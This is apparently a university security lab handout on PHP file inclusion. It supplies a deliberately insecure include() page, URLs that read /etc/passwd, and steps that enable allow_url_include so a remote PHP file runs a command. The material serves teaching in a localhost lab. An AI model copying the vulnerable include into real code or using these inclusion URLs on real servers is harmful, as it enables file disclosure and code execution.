Lab 2.2 - File Inclusion Vulnerabilities

💀A local file inclusion vulnerability allows the attacker to specify a file local to the target server for either display or rendering. For instance, a poorly constructed web application could allow the attacker to display the underlying source code of a page or an arbitrary file like /etc/passwd. If the vulnerability allows the attacker to specify a remote source for inclusion, this allows things like a remote web shell to be included.

Local File Include (LFI) setup

- Create a directory on kali like ~/sec335/file-inclusion
- Create the following index.php file


```
<a href="index.php?page=page1.html"><button>page1</button></a><br/>
<a href="index.php?page=page2.html"><button>page2</button></a><br/>
<a href="index.php?page=page3.html"><button>page3</button></a><br/>
<?php
$page = $_GET['page'];
echo "<div>";
if(isset($page))
{

  include("$page");
}
else
{
  echo "<p>select a page</p>";
}
echo "</div";
?>
```

- Create page1.html,page2.html,page3.html each with arbitrary content of your choice

php -S


💡You are probably familiar with using python to host an adhoc-web server for file transport. If not, ask the question. The php program installed on kali has a similar feature but more importantly, it can interpret php code. It is useful for local testing, particularly if you are able to acquire a snippet of code from a target.

- Run your php server like so:



```
┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ php -S 127.0.0.1:9000
[Tue Sep  6 14:39:49 2022] PHP 8.1.5 Development Server (http://127.0.0.1:9000) started
```

- Interact with the insecure php code by selecting buttons




```
┌──(champuser㉿kali)-[~/sec     file-inclusion]
└─$ php -S 127.0.0.1:9000
[Tue Sep  6 14:39:49 2022]     8.1.5 Development Server (http://127.0.0.1:9000) started
[Tue Sep  6 14:41:10 2022] 127.0.0.1:51384 Accepted
[Tue Sep  6 14:41:10 2022] PHP Warning:  Undefined array key "page" in /home/champuser/sec335/file-inclusion/index.php on line 5
[Tue Sep  6 14:41:10 2022] 127.0.0.1:51384 [200]: GET /
[Tue Sep  6 14:41:10 2022] 127.0.0.1:51384 Closing
[Tue Sep  6 14:41:11 2022] 127.0.0.1:51386 Accepted
[Tue Sep  6 14:41:11 2022] 127.0.0.1:51386 [404]: GET /favicon.ico - No such file or directory
[Tue Sep  6 14:41:11 2022] 127.0.0.1:51386 Closing
[Tue Sep  6 14:41:16 2022] 127.0.0.1:51388 Accepted
[Tue Sep  6 14:41:17 2022] 127.0.0.1:51388 [200]: GET /index.php?page=page1.html
[Tue Sep  6 14:41:17 2022] 127.0.0.1:51388 Closing
[Tue Sep  6 14:41:17 2022] 127.0.0.1:51390 Accepted
[Tue Sep  6 14:41:22 2022] 127.0.0.1:51390 Closed without sending a request; it was probably just an unused speculative preconnect
[Tue Sep  6 14:41:22 2022] 127.0.0.1:51390 Closing
```

127.0.0.1:9000/index.php?page=page1.html

Page 1

```
Deliverable 1.  See if you can display kali's /etc/passwd.  Provide a
screenshot that shows the url used as well as output similar to the
content below.
```




```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:b
/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/n
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sb
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/u
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent
/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,,:/run/systemd
/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nolog
mysql:x:103:110:MySQL Server,,,:/nonexistent:/bin/false tss:x:104:111:TPM software stack,,,
/lib/tpm:/bin/false strongswan:x:105:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-
timesync:x:106:112:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

```
Deliverable 2.  Figure out how to display the file that shows the
current version of linux. OR display the php code associated with
index.php.
```

Challenge, team up with someone. Figure out how to make php -S listen on an actual interface (not 127.0.0.1) and have your partner dump your /etc/passwd file. Scary isn't it?

RFI


PHP has clamped down on enabling remote file includes. Depending on the version and the settings in your php.ini file, this may be a possibility. In this example, we've exposed rfi.html via a python webserver on 8000. The following screenshot shows the attempt.


File Actions Edit View Help
1
champuser@kali: ~/sec335/file-inclusion
File Actions Edit View Help
3
127.0.0.1:9000/index.php?pa
127.0.0.1:9000/index.php?page=http://127.0.0.1:8000/rfi.html
2
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
page1
page2
page3

```
┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ ls
index.php  page1.html  page2.html  page3.html

┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ nano rfi.html

┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (   ://0.0.0.0:8000/)
```


```
┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ php -S 127.0.0.1:9000
[Tue Sep  6 14:39:49 2022] PHP 8.1.5 Development Server (http://127.0.0.1:9000) started
[Tue Sep  6 14:41:10 2022] 127.0.0.1:51384 Accepted
[Tue Sep  6 14:41:10 2022] PHP Warning:  Undefined array key "page" in /home/champuser/sec335/file-inclusion/inde
[Tue Sep  6 14:41:10 2022] 127.0.0.1:51384 [200]: GET /
[Tue Sep  6 14:41:10 2022] 127.0.0.1:51384 Closing
[Tue Sep  6 14:41:11 2022] 127.0.0.1:51386 Accepted
[Tue Sep  6 14:41:11 2022] 127.0.0.1:51386 [404]: GET /favicon.ico - No such file or directory
[Tue Sep  6 14:41:11 2022] 127.0.0.1:51386 Closing
[Tue Sep  6 14:41:16 2022] 127.0.0.1:51388 Accepted
[Tue Sep  6 14:41:17 2022] 127.0.0.1:51388 [200]: GET /index.php?page=page1.html
[Tue Sep  6 14:41:17 2022] 127.0.0.1:51388 Closing
[Tue Sep  6 14:41:17 2022] 127.0.0.1:51390 Accepted
[Tue Sep  6 14:41:22 2022] 127.0.0.1:51390 Closed without sending a request; it was probably just an unused specu
[Tue Sep  6 14:41:22 2022] 127.0.0.1:51390 Closing
[Tue Sep  6 14:43:38 2022] 127.0.0.1:51392 Accepted
[Tue Sep  6 14:43:38 2022] 127.0.0.1:51392 [200]: GET /index.php?page=/etc/passwd
[Tue Sep  6 14:43:38 2022] 127.0.0.1:51392 Closing
[Tue Sep  6 14:49:12 2022] 127.0.0.1:51394 Accepted
[Tue Sep  6 14:49:12 2022] PHP Warning:  include(): http:// wrapper is disabled in the server configuration by al
lusion/index.php on line 10
[Tue Sep  6 14:49:12 2022] PHP Warning:  include(http://127.   8000/rfi.html): Failed to open stream: no suita
/file-inclusion/index.php on line 10
[Tue Sep  6 14:49:12 2022] PHP Warning:  include(): Failed opening 'http://127.0.0.1:8000/rfi.html' for inclusion
r/sec335/file-inclusion/index.php on line 10
[Tue Sep  6 14:49:12 2022] 127.0.0.1:51394 [200]: GET /index.php?page=http://127.0.0.1:8000/rfi.html
[Tue Sep  6 14:49:12 2022] 127.0.0.1:51394 Closing
```

- Create a file called rfi.html in your file-inclusion directory.
- Make a copy of php.ini and put it in your file-inclusion directory




```
index.php  page1.html  page2.html  page3.html  rfi.

┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ cp /etc/php/8.1/cli/php.ini .
```

- Modify the copied php.ini file so that the pictured flag is turn On




```
┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ cat php.ini| grep allow_url_include
allow_url_include = On
```

- Restart the local php server with the following switches



```
┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ php -S 127.0.0.1:9000 -c php.ini
[Tue Sep  6 15:04:18 2022] PHP 8.1.5 Development Server (http://127.0.0.1:9000) started
```


Deliverable 3. Figure out how to include rfi.html as shown below. Provide a screenshot that shows this.



```
┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ cat php.ini| grep allow_url_include
allow_url_include = On

┌──(champuser㉿kali)-[~/sec335/file-inclusion]
└─$ php -S 127.0.0.1:9000 -c php.ini
[Tue Sep  6 15:04:18 2022] PHP 8.1.5 Development Server (http://127.0.0.1:9000) started
[Tue Sep  6 15:05:04 2022] 127.0.0.1:51398 Accepted
[Tue Sep  6 15:05:04 2022] 127.0.0.1:51398 [200]: GET /index.php?page=http://127.0.0.1:8
[Tue Sep  6 15:05:04 2022] 127.0.0.1:51398 Closing
```

rfi

Deliverable 4. Figure out how to include a rfi.php that executes a single command of your choice. The example executes ifconfig.



```
  thrown in http://127.0.0.1:8000/rfi.php on line 5
[Tue Sep  6 15:13:25 2022] 127.0.0.1:51420 Closing
[Tue Sep  6 15:14:10 2022] 127.0.0.1:51422 Accepted
[Tue Sep  6 15:14:10 2022] 127.0.0.1:51422 [200]: GET /index.php?page=http://127.0.0.1:8000/rfi.php
[Tue Sep  6 15:14:10 2022] 127.0.0.1:51422 Closing
```

127.0.0.1:9000/index.php?page=http://127.0.0.1:8000/rfi.php

```
eth0: flags=4163  mtu 1500
        inet 10.0.17.50  netmask 255.255.255.0  broadcast 10.0.17.255
        inet6 fe80::250:56ff:feal:8c60  prefixlen 64  scopeid 0x20
        ether 00:50:56:a1:8c:60  txqueuelen 1000  (Ethernet)
        RX packets 32741741  bytes 5199039595 (4.8 GiB)
        RX errors 0  dropped 1731  overruns 0  frame 0
        TX packets 162698126  bytes 118347593476 (110.2 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 649456  bytes 247672642 (236.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

Challenge: Repeat this exercise with a partner where the remote file is stored on your partner's server.

Deliverable 5. Create a technical article on php server usage as illustrated in this lab. We will make use of this functionality for several targets in Middle earth. Provide a link to this article.